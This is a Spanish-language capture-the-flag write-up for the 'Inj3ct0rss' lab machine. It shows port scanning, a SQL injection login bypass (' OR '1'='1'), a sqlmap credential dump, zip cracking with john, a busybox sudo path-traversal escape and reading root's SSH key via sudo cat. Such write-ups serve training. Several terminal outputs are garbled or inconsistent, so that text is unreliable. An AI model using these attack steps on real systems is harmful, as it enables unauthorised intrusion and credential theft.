


## INJ3CT0RSS



### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip Inj3ct0rss.zip
```

```
Archive: Inj3ct0rss.zip
inflating: auto_deploy.sh
inflating: inj3ct0rss.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh inj3ct0rss.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.660 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.660/0.660/0.660/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA            172.17.0.2

IP DE LA MÁQUINA ATACANTE        172.17.0.1


LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 13:37 EDT
Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.000043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 fd:f8:90:30:73:b2:51:20:2d:cb:7a:77:67:69:dc:e5 (ECDSA)
|_  256 ad:54:3f:1a:45:7c:b5:97:fb:5b:a8:fb:63:1d:1d:0b (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Inj3ct0rs CTF - P\xC3\xA1gina Principal
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80



## ENUMERACIÓN



Con gobuster vamos a la búsqueda de archivos y directorios

**gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt**

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt


=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php,doc
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
./index.php (Status: 200) [Size: 4025]
./login.php (Status: 200) [Size: 1039]
./register.php (Status: 200) [Size: 1053]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
./server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
=====
Finished
```

Tenemos directorios interesantes **/index.php,/login.php y /register.php**



Vamos al panel de login donde intentaremos probar una SQL injection con uno de los payloads comunes ' **OR '1'='1** '.

Le damos a iniciar sesion y lo hacemos exitosamente



Vamos con sqlmap para encontrar bases de datos

**sqlmap -u http://172.17.0.2/login.php --forms --dbs --batch**

```
available databases [5]:
[*] information_schema
[*] injectors_db
[*] mysql
[*] performance_schema
[*] sys
```

Vamos con sqlmap para ver las tablas dentro de injectors\_db

```
sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db --tables --batch
```

```
users
Database: injectors_db
[1 table]
+-----+
| users |
+-----+
```

Ahora, vamos con las columnas dentro de users

```
sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users --columns --batch
```

```
Database: injectors_db
Table: users
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id     | int    |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+
```

Y ya, por fin, vamos con todos los registros, usuarios y contraseñas

```
sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users -C
password,id,username --dump --batch
```

```
Database: injectors_db
Table: users
[5 entries]
+-----+-----+-----+
| password | id | username |
+-----+-----+-----+
| loveyou  | 1 | root     |
| chicago123 | 2 | jane     |
| password | 3 | admin    |
| no_mirar_en_este_directorio | 4 | ralf     |
| user     | 5 | user     |
+-----+-----+-----+
```

No iba a ser tan fácil. Ninguna resulta para establecer conexión ssh.

Pero, como soy curioso, me lanzo a la aventura y voy a mirar ese directorio

[http://172.17.0.2/no\\_mirar\\_en\\_este\\_directorio/](http://172.17.0.2/no_mirar_en_este_directorio/)

← → ↻ 🏠 172.17.0.2/no\_mirar\_en\_este\_directorio/

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## Index of /no\_mirar\_en\_este\_directorio

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>	-		
 <a href="#">secret.zip</a>	2024-08-14 15:20	330	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

## EXPLOTACIÓN

Nos aparece un .zip que nos traemos a local. Nos pide password con lo que primero con zip2john

```
zip2john secret.zip > hash.txt
```

Y ahora, con john

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt con lo que primero

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer (secret.zip/confidencial.txt)
1g 0:00:00:00 DONE (2024-08-22 15:10) 25.00g/s 204800p/s 204800c/s 204800C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descomprimos con la contraseña computer

```
unzip secret.zip
```

Archive: secret.zip

```
[secret.zip] confidencial.txt password:
inflating: confidencial.txt
```

Y leemos el .txt

### cat confidencial.txt

You have to change your password ralf, I have told you many times, log into your account and I will change your password.

**sudo -u capa /usr/local/bin/busybox touch /nothing/test\_file**

Your new credentials are:

**ralf:supersecurepassword**

Ahora ya tenemos contraseña con lo que por ssh

```
└─# ssh ralf@172.17.0.2 /home/kali/Desktop/Inj3ct0rss
ralf@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)
Permission denied, please try again.
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro
ralf@172.17.0.2: Permission denied (publickey,password).
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Permission denied, please try again.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
ralf@172.17.0.2: Permission denied (publickey,password).
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law. /home/kali/Desktop/Inj3ct0rss
ralf@172.17.0.2 ~$ cat /usr/share/wordlists/rockyou.txt --help
ralf@294a9015ff7d:~$
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
ralf@294a9015ff7d:~$ sudo -l
Matching Defaults entries for ralf on 294a9015ff7d:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ralf may run the following commands on 294a9015ff7d:
  (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*you.txt --help
```

Aunque se nos permite usar busybox solo con cosas en "/nothing/",

podemos "escapar" de esa restricción usando "../" para navegar hacia atrás en la estructura de directorios.



```
ralf@b31911eabdd2:~$ sudo -u capa /usr/local/bin/busybox /nothing/../../bin/sh
```

BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3) built-in shell (ash)  
Enter 'help' for a list of built-in commands.

```
/home/ralf $ whoami
```

capa

Buscamos permisos sudo en capa

```
capa@b31911eabdd2:/home/ralf$ sudo -l
```

```
capa@b31911eabdd2:/home/ralf$ sudo -l
Matching Defaults entries for capa on b31911eabdd2: !rootpw,
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User capa may run the following commands on b31911eabdd2:
    (ALL : ALL) NOPASSWD: /bin/cat
capa@b31911eabdd2:/home/ralf$
```

Listamos

```
capa@b31911eabdd2:~$ ls -la
```

```
total 36
drwxr-x--- 3 capa capa 4096 Aug 14 18:03 .
drwxr-xr-x 1 root root 4096 Aug 14 16:29 ..
-rw----- 1 capa capa  5 Aug 14 18:03 .bash_history
-rw-r--r-- 1 capa capa 220 Aug 14 16:29 .bash_logout
-rw-r--r-- 1 capa capa 3771 Aug 14 16:29 .bashrc
drwxrwxr-x 3 capa capa 4096 Aug 14 18:01 .local
-rw-r--r-- 1 capa capa  807 Aug 14 16:29 .profile
-rw----- 1 capa capa  17 Aug 14 18:01 passwd.txt
capa@b31911eabdd2:~$ cat passwd.txt
capa:????????
```

Después de probar de todo, lo que queda es leer la clave privada SSH de root

Guardamos en local este archivo y le damos permisos

```
chmod 600 root_id_rsa
```

Nos conectamos por ssh como root

```
root@b31911eabdd2:~# whoami
root@b31911eabdd2:~#
```



